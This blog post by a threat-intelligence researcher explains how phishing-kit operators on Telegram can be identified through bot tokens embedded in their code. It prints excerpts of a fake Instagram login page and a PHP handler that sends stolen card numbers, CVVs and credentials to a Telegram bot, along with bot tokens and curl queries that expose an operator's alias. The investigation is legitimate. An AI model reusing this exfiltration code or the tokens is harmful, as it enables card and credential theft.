


# Chasing The Threat Actor

written by Mert SARICA | 2 March 2025

As seen in my research articles such as Investment Scammers, Deepfake Scammers, Was Turkey's e-Government Hacked?, and WhatsApp Scammers, Telegram groups have increasingly become a hub for organized cybercrime groups, threat actors, and scammers in recent years. But why? The main reason for this is that Telegram's anonymity and privacy features have, until recently, provided significant advantages for cybercriminals who wanted to avoid detection.

If you're wondering what these features are, the first is that Telegram allows users to register without providing personal information. Secondly, users can engage in end-to-end encrypted conversations through (Secret Chats). Thirdly, they can set messages to self-destruct after a specified time, ensuring that sent messages disappear automatically.

Additionally, Telegram supports file sharing of up to 2 GB, making it easier for threat actors to quickly exchange hacked or stolen data.



: Sharing group

1,033 subscribers

**Pinned message #2**

Videt Shell.php, Corrector by

**Sharing group**

Papara

<https://disk.yandex.com/d/>

İsbank

<https://disk.yandex.com/d/>

İng bank

<https://disk.yandex.com/d/>

Halk bank

<https://disk.yandex.com/d/>

Yapı kredi

<https://disk.yandex.com/d/>

Kuveyt bank

<https://disk.yandex.com/d/c>

Ziraat bank

<https://disk.yandex.com/d/>

Akbank

<https://disk.yandex.com/d/>

Vakıf bank

<https://disk.yandex.com/d/>

Enpara

<https://disk.yandex.com/d/>

Konseyi  
182 subscribers



1

125

, 14:07



Konseyi

eğitim arşivi

<https://disk.yandex.com.tr/d/>

Yandex Disk

Dersleri

Görüntüle ve Yandex Disk'ten indir



125

14:08



Konseyi

Official Hack Arşivi

<https://disk.yandex.com.tr/d/>

Yandex Disk

Official Hack Arşivi

Görüntüle ve Yandex Disk'ten indir



127

14:08



Konseyi

Dev Kapsamlı Eğitim Seti Arşivi



Toplu Hack Arşivleri



Konum Tespit Arşivi



Hesap Çalma Methodları



Gmail Methodları



Bedava Netflix Methodu



Yapay Zeka Ve Donanım Eğitimleri












<https://dosya.co/>

[←](#) [→](#) [🏠](#) [🔍](#) disk.yandex.com.tr/d/ /Scriptler/Instagram%20Scriptleri [☆](#) [NEW](#)

[←](#)

## Instagram Scriptleri

[Yandex Disk'e kaydet](#) [Tümünü indir](#) [☰](#) [⋮](#)

	Instagram Mail Tel Toplama.rar	10.04.2022	1:43	48,7 MB
	Instagram Oto DM 2021.rar	10.04.2022	1:43	1,6 MB
	Instagram Spam Bot.zip	10.04.2022	1:43	60 KB
	Instagram Çoklu Mail 2021.rar	10.04.2022	1:43	264 KB
	Kadına Şiddete Hayır.zip	10.04.2022	1:43	19,4 MB
	Mavi Tik Script 2021.rar	10.04.2022	1:43	3,1 MB
	Mavi tik sc - -.rar	10.04.2022	1:43	1005 KB
	OTO_WP_VIP_2020.zip	10.04.2022	1:43	8,9 MB
	Otopost.rar	10.04.2022	1:43	5,9 MB
	PP Çeken Telif Hakkı SC 2021.rar	10.04.2022	1:43	1,5 MB
	SMM Panel Scripti 2021.zip	10.04.2022	1:43	12,7 MB

Until recently, Telegram officials had ignored legal requests from law enforcement regarding cybercrimes. However, on August 24, 2024, Telegram CEO Pavel Durov was detained by French police at Le Bourget Airport, north of Paris.


According to statements from French authorities, Pavel was detained as part of a cybercrime investigation, which involved allegations related to illegal transactions, child pornography, fraud, and failure to cooperate with law enforcement.

In September 2024, Telegram reversed its stance and announced that it would start sharing the IP addresses and phone numbers of accounts involved in criminal activities with official authorities. While many expected this move to drive threat actors to other platforms, things did not unfold as anticipated—Telegram groups remained a key hub for cybercriminals.

Given this situation, Telegram groups are closely monitored by cybersecurity researchers and cyber threat intelligence analysts who combat cybercrime. Additionally, messages shared in these groups are recorded by cyber threat



intelligence platforms like SOCRadar XTI and are used by cybersecurity professionals for threat research and analysis.



For cybersecurity professionals to effectively defend against cyberattacks, it is crucial to understand threat actors, their motivations, and their capabilities. To achieve this, leveraging cyber threat intelligence is of vital importance for both professionals and organizations.

## Who is a Threat Actor?

A threat actor refers to any individual, group, or organization that actively engages in malicious activities with the following objectives:

1. Causing harm: They may carry out attacks such as service disruptions, data theft, or data manipulation to render information unusable.
2. Exploiting vulnerabilities: They target security weaknesses in systems, networks, and software to gain unauthorized access.
3. Gaining unauthorized access: They infiltrate systems to steal data, install malware, or manipulate information.

A threat actor is essentially the driving force behind a cyberattack. They can range from highly skilled, well-funded groups (such as state-sponsored actors) to amateurs using readily available tools.

## Key Points to Remember About Threat

# Actors

4. Broad Range of Motivations: Different threat actors have varied goals, ranging from financial gain and espionage to activism and personal satisfaction.
  5. Varying Skill Levels: Some threat actors possess deep technical expertise, while others have limited skills but can still cause significant harm to organizations and systems.
  6. Continuous evolution: The cyber threat landscape is constantly changing, so threat actors are always adapting their tactics and techniques.
- Understanding the different types of threat actors, their motivations, and their capabilities is crucial for cybersecurity professionals to effectively defend against their attacks.

## Tracking the Threat Actor

Files shared on Telegram and/or hacking forums sometimes contain configuration information related to the systems used by the threat actor, sometimes the IP address of the system they use, and sometimes their signature. As a result, cyber threat intelligence analysts can gain access to crucial information about the threat actor they are tracking or the cyber attack they are investigating.

What a coincidence that when I examined one of the shared files, I came across the files of the phishing site themed “Say No to Violence Against Women,” which was the subject of my 2021 research article on Instagram Scammers.

Kadına Şiddete Hayır					
YeniYazi			Kadına Şiddete Hayır		
Name	Date Modified	Date Created	Size	Kind	
Avatars	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder	
Javascript	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder	
public	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder	
views	March 24, 2021, 18:38	March 24, 2021, 18:38	--	Folder	
cgi-bin	April 6, 2021, 16:24	April 6, 2021, 16:24	--	Folder	
deneme	April 6, 2021, 16:42	April 6, 2021, 16:42	--	Folder	
images	February 16, 2024, 18:33	April 6, 2021, 17:14	--	Folder	
style.css	April 6, 2021, 19:16	April 6, 2021, 19:16	10 KB	Text Document	
index.html	April 15, 2021, 15:11	April 15, 2021, 15:11	7 KB	HTML text	
members.css	April 15, 2021, 15:11	April 15, 2021, 15:11	6 KB	Text Document	
members.html	April 15, 2021, 15:11	April 15, 2021, 15:11	5 KB	HTML text	
destek	February 16, 2024, 18:47	April 15, 2021, 15:12	--	Folder	
insta.png	August 2, 2018, 08:29	August 2, 2018, 08:29	49 KB	PNG image	
aktarma.php	May 23, 2020, 17:20	May 23, 2020, 17:20	693 bytes	PHP script	
sifre.php	April 15, 2021, 14:34	April 15, 2021, 14:34	43 KB	PHP script	
index.php	April 15, 2021, 15:12	April 15, 2021, 15:12	131 KB	PHP script	



```
index.php
1 <?php ob_start(); ?>
2 <!DOCTYPE html>
3 <!-- BU SCRIPT FARUK DURSUN TARAFINDAN KODLANMIŞTIR. @ben4rukx-->
4
5 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
6
7 <html lang="en" class="js not-logged-in client-root touch">
8 <!--<![endif]-->
9 <head>
10 <meta charset="utf-8">
11 <meta http-equiv="X-UA-Compatible" content="IE=edge">
12 <title>Login • Instagram</title>
13 <meta name="robots" content="noimageindex, noarchive">
14 <meta name="mobile-web-app-capable" content="yes">
15 <meta name="theme-color" content="#000000">
16 <meta id="viewport" name="viewport" content="width=device-width, user-scalable=no, initial-scale=1, minimum-scale=1, maximum-scale=1">
17 <link rel="manifest" href="/data/manifest.json">
18 <link href="https://graph.instagram.com" rel="preconnect" crossorigin="">
19 <link rel="preload" href="/static/bundles/FBSignupPage.js/9e6f34142751.js" as="script" type="text/javascript" crossorigin="anonymous">
20 <link rel="preload" href="/static/bundles/LoginAndSignupPage.js/bb0e780484a5.js" as="script" type="text/javascript" crossorigin="anonymous">
21 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.8.1/css/all.css" integrity="sha384-50oBUHemvQ+1lW4y57PTFmhCaXp0ML5d60M1M7uH2+nqUivzIebhnd0JK28anvf"
    crossorigin="anonymous">
22
23
24 <script type="text/javascript">
25 (function() {
26     var docElement = document.documentElement;
27     var classRE = new RegExp('(\\s|no-|js(\\s|$))');
28     var className = docElement.className;
29     docElement.className = className.replace(classRE, '$1js$2');
30 })();
31 </script>
32 <script type="text/javascript">
33 (function() {
34     if ('PerformanceObserver' in window && 'PerformancePaintTiming' in window) {
35         window.__bufferedPerformance = [];
36         var ob = new PerformanceObserver(function(e) {
37             window.__bufferedPerformance.push.apply(window.__bufferedPerformance, e.getEntries());
38         });
39         ob.observe({entryTypes: ['paint']});
40     }
41 })();
42 </script>
43 <link rel="apple-touch-icon-precomposed" sizes="76x76" href="https://www.instagram.com/static/images/ico/apple-touch-icon-76x76-precomposed.png/4272e394f5ad.png">
44 <link rel="apple-touch-icon-precomposed" sizes="120x120" href="https://www.instagram.com/static/images/ico/apple-touch-icon-120x120-precomposed.png/02ba5abf9861.png">
45 <link rel="apple-touch-icon-precomposed" sizes="152x152" href="https://www.instagram.com/static/images/ico/apple-touch-icon-152x152-precomposed.png/419a6f9c7454.png">
46
47 Line 1, Column 1 master 30 Spaces: 2 PHP
```

If the nickname (alias) of the tracked threat actor is known, analyzing the shared files to obtain detailed information about this threat actor could change the course of the investigation. For instance, in the query panels related to my research article on “Was Turkey’s e-Government Hacked?“, you can find the IP addresses of the threat actors with signatures in the SQL file included in a document shared on Telegram.


```
index.php
240 echo '<th style="color: red">'. $row['status']. '</th>';
241 }
242 if ($row['rank'] == 'webmaster'){
243     echo '<th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 15px red; color: red;">'. $
    row['rank']. '</span></th>';
244 } elseif ($row['rank'] == 'admin'){
245     echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px aqua; color: aqua;">
    '. $row['rank']. '</span></th>';
246 } elseif ($row['rank'] == 'Yallık'){
247     echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px lightgreen; color:
    lightgreen;">'. $row['rank']. '</span></th>';
248 } elseif ($row['rank'] == 'Aylık'){
249     echo '<th>'. $row['rank']. '</th>';
250 } else{
251     echo '<th>'. $row['rank']. '</th>';
252 }
253
254 echo '<form id="edit_form" action="configuration" method="POST">';
255 echo '<input id="hidden_id" type="hidden" name="advanced">';
256 echo '<th><button type="button" id="conf" style="margin-left: 20px;" onClick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
257
258 echo '<th><button type="button" onClick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
259 } ?>
260 </table>
261 </div>
262 <div class="author">
263 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
264 </div>
```



1,118 members

### Pinned message #1

Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



Most of the time, it is not possible to access the tools, malware, or phishing site source codes used by the threat actor targeting you or your organization. Sometimes, even if you do manage to access the source code, you may not be able to identify the threat actor behind the attack because no signature of the threat actor is included in the code.

But can we really not identify the threat actor if, even after months or

years, we have the source code of a phishing site but no signature related to the threat actor? After this question kept bothering me, I decided to examine the source codes of phishing sites obtained from Telegram groups and find an answer to this question.

A common point that caught my attention in most of the source codes was that threat actors were using the Telegram Bot API to track the stolen information of their victims in real-time. To achieve this, they embedded the tokens of their bots into the source codes of the phishing sites they developed.

```
1 <?php
2
3 if ($_POST) {
4     $kart=$_POST["kart"];
5     $cvv=$_POST["cvv"];
6     $sonkullanma=$_POST["sonkullanma"];
7
8     date_default_timezone_set('Europe/Istanbul');
9     $tarih = date("d-m-Y H:i:s");
10
11     require_once("api/api.php");
12
13
14     $data = [
15
16         'text' => '
17
18 Kurban Giriş deniyor Coded by abyss
19
20 Kart Numarası : '.$kart.'
21 Son Kullanma Tarihi: '.$sonkullanma.'
22 Güvenlik Kodu: '.$cvv.'
23
24 @webabyss
25
26 ',
27
28         'chat_id' => "schatid"
29
30 ];
31 file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
32
33     $file = fopen('abyss.php', 'a');
34     fwrite($file, "
35 <html>
36 <head>
37 <meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
38 <meta name='viewport' content='width=device-width, initial-scale=1'>
39 </head>
40 <font color='red'>GİRİŞ SAYFASINDA</font>
41 <br>
42 <font color='red'>Kullanıcı adı: </font><font color='black'>".$kart."</font><br>
43 <font color='red'>$ifire: </font><font color='black'>".$cvv."</font><br>
44 <font color='red'>İp Adresi: </font><font color='black'>".$_SERVER["REMOTE_ADDR"]."</font><br>
45
46 <hr>
47 ";
48 fclose($file);
49
50 header("location: tebrik.php");
```

Those who do not have concerns about Operations Security (OPSEC) would go a step further and embed the chat\_id value into the source code along with the token. With the help of chat\_id, the Telegram Bot API allows the retrieval of information about which user—i.e., which threat actor—the stolen data was sent to via the getChat method. I decided to search for Telegram Bot API tokens containing chat\_id in some of the source codes I had and query them through the Telegram Bot API.

```
mertrix@Hack4Career instagram Scriptleri % grep -iR api.telegram.org *
Sms Atan Telif SC/example/example_extract.php: file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
Sms Atan Telif SC/manual/docs/api/str_get.php: file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
mertrix@Hack4Career instagram Scriptleri % grep -iR "\$token=" *
Sms Atan Telif SC/example/example_extract.php: $token='1798094714:AAgSbSEI_4SJVQUwZe6IFZvOr5aoVcmcdZI';
Sms Atan Telif SC/manual/docs/api/str_get.php: $token='1894449748:AAgZUf1ELRQmDq3fgg9TL1ovf2JdB_zze4U';
```

```
example_extract_.php x
1 <?php
2 $token='1798094714:AAGsbSEI_4SJVQUwZe6IFZv0r5aoVcmcdZI';
3 $data = [
4     'text' => '
5     Kullanıcı Adı : '.$username.'
6     Şifre : '.$password.'
7     Ülke : '.$ulke.'
8     Şehir : '.$sehir.'
9     İp : '.$ip.'
10    Tarih : '.$cur_time.'
11    '
12    'chat_id' => 1003193380
13 ];
14
15 file_get_contents("https://api.telegram.org/bot$token/sendMessage?" . http_build_query($data) );
16
17
18
19 ?>
```

As a result of my search, when I sent the tokens, along with the chat\_id parameter, to the Telegram Bot API using the cURL tool from the command line, I was able to trace the threat actor's nickname (alias) through a phishing site from 2021, even after years had passed.

instagram Scriptleri


Back/Forward View Group Share Add Tags Action New File Menu Search

Name	Date Modified	Size	Kind
Sms Atan Telif SC	Yesterday at 16:11	--	Folder
manual	Today at 10:34	--	Folder
docs	Today at 10:34	--	Folder
api	Aug 20, 2021 at 17:11	--	Folder
simple_html_dom	Aug 20, 2021 at 17:11	--	Folder
simple_html_dom_node	Aug 20, 2021 at 17:11	--	Folder
str_get_php	Jun 6, 2021 at 20:01	393 bytes	File
api.md	Oct 20, 2019 at 15:16	3 KB	File
constants.md	Oct 20, 2019 at 15:16	644 bytes	File
definitions.md	Oct 20, 2019 at 15:16	4 KB	File
file_get_html.md	Oct 20, 2019 at 15:16	2 KB	File
str_get_html.md	Oct 20, 2019 at 15:16	1 KB	File
manual	Aug 20, 2021 at 17:11	--	Folder
faq.md	Oct 20, 2019 at 15:16	2 KB	File
index.md	Oct 20, 2019 at 15:16	1 KB	File
quick-start.md	Oct 20, 2019 at 15:16	3 KB	File
requirements.md	Oct 20, 2019 at 15:16	642 bytes	File
custom_theme	Aug 20, 2021 at 17:11	--	Folder
site	Aug 20, 2021 at 17:11	--	Folder
extra.css	Oct 20, 2019 at 15:16	106 bytes	File
mkdocs.yml	Oct 20, 2019 at 15:16	5 KB	File
README.md	Oct 20, 2019 at 15:16	3 KB	File
img	Today at 09:13	--	Folder
BENİ OKU.txt	Sep 23, 2021 at 16:37	401 bytes	File
css	Aug 20, 2021 at 17:11	--	Folder
example	Aug 20, 2021 at 17:11	--	Folder
scraping	Aug 20, 2021 at 17:11	--	Folder
example_extract_html.php	May 4, 2021 at 16:05	106 bytes	PHP Script
example_extract_php	May 4, 2021 at 15:47	427 bytes	PHP Script
example_advanced_selector.php	Oct 20, 2019 at 15:16	1 KB	PHP Script
example_basic_selector.php	Oct 20, 2019 at 15:16	940 bytes	PHP Script

mertrix --zsh -- 80x24

```
mertrix@Hack4Career ~ % curl -X POST "https://api.telegram.org/bot1798094714:AAGsbSEI_4SJVQUwZe6IFZv0r5aoVcmcdZI/getChat" -d "chat_id=1003193380"
{"ok":true,"result":{"id":1003193380,"first_name":"Kevin Lordge","username":"kevinlordgex","type":"private","active_usernames":["kevinlordgex"],"bio":"Bo\u015funa U\u011fra\u015fmay\u0131n Zirve Bana Rezerve\u015fdeic"}}
mertrix@Hack4Career ~ % curl -X POST "https://api.telegram.org/bot1894449748:AAGzUf1ELRQmDq3fqg9TL1ovf2Jd8_zze4U/getChat" -d "chat_id=1003193380"
{"ok":true,"result":{"id":1003193380,"first_name":"Kevin Lordge","username":"kevinlordgex","type":"private","active_usernames":["kevinlordgex"],"bio":"Bo\u015funa U\u011fra\u015fmay\u0131n Zirve Bana Rezerve\u015fdeic"}}
mertrix@Hack4Career ~ %
```

When I searched for this alias on the SOCRadar XTI platform, I was able to find out which Telegram channel the threat actor had been part of, which added a new dimension to my investigation.



## Conclusion

In conclusion, it is crucial for cybersecurity researchers and cyber threat intelligence analysts fighting cybercrime to closely monitor the platforms (forums, Telegram groups, Discord channels, etc.) used by threat actors and meticulously analyze the files shared on these platforms. This is important because the research and investigations they conduct have the potential to significantly alter the course of their work.

Hope to see you in the following articles.